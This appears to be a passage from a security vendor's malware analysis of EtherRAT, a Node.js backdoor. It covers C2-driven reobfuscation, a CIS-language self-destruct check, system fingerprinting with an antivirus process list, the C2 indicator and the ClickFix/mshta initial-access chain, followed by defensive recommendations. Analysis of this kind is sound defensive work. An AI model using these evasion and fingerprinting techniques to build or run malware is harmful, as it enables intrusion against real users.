
EtherRAT reobfuscates itself by sending the current EtherRAT source code to the C2 server via POST request in JSON format. If the reobfuscation request is successful, it overwrites itself with the response returned from the C2 and restarts.


In our analysis, TRU observed the EtherRAT C2 at aurineuroth[.]com (185.218.19.162 - ASN#400992 "ZhouyiSat Communications") return additional code to execute. This code is responsible for the fingerprinting commands shown in the Attack Diagram (Figure 1) and Indicators of Compromise table below and frequently references "SYS_INFO" throughout.
Figure 13 – SYS_INFO module returned by C2

Before proceeding to collect comprehensive information from the victim machine, it checks for CIS language use by the victim machine. The full list of languages checked are: Russian, Belarusian, Kazakh, Kyrgyz, Tajik, Uzbek, Armenian, Azerbaijani, and Georgian.
If any language matches, it "self-destructs" by deleting itself and exiting. For Windows, a specific PowerShell command is used, whereas for other operating systems, the environment variables "LANG"and "LC_ALL" are checked.
Figure 14 – CIS language check

It then proceeds to collect the following information from the victim machine:
Public IP address of the victim machine via GET request to the following URLs (first is primary, others are fallback):
https://api.ipify.org?format=json
https://api.my-ip.io/v2/ip.json
https://api64.ipify.org?format=json
CPU model via os.cpus()
Username via os.userInfo().username
Computer name via os.hostname()
OS platform name via os.platform()
OS release information via os.release()
OS Architecture via os.arch()
Total RAM, free RAM, system uptime, home directory, temp directory, node version
MAC address via os.networkInterfaces()
Figure 15 – System information collection
GPU name via the following commands (OS-specific):
ps aux 2>/dev/null Note: This command is used to list running processes, followed by matching against a hard-coded list of AntiVirus names: "clamd", "freshclam", "sophos", "avast", "eset", "kaspersky", and "comodo".
Figure 16 – Sends all system information collected to C2
What did we do?
Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
TRU is closely monitoring EtherRAT campaigns and developing up-to-date detection content for MDR for Endpoint, Log, and Network.
We communicated what happened with the customer and helped them with remediation efforts.
What can you learn from this TRU Positive?
EtherRAT is a Node.js backdoor (reportedly linked to DPRK via "Contagious Interview" overlaps) that enables remote command execution and extensive host fingerprinting and was observed by eSentire TRU in a Retail environment.
Initial access in this case used ClickFix with indirect command execution (pcalua.exe -> mshta.exe) to pull a malicious HTA; TRU more commonly sees Microsoft Teams-based IT Support scams followed by QuickAssist in other EtherRAT incidents.
Threat actors continue to leverage the free JavaScript obfuscator Obfuscator.io.
Recommendations from the Threat Response Unit (TRU)
Disable mshta.exe and pcalua.exe via AppLocker GPO or Windows Defender Application Control (WDAC).
Disable the Run prompt via GPO:
User Configuration > Administrative Templates > Start Menu and Taskbar > Enable "Remove Run menu from Start Menu"
Block crypto-network RPC providers that are used by threat actors for payload staging.
Partner with a 24/7 multi-signal Managed Detection and Response (MDR) services provider for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally through your environment.
The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.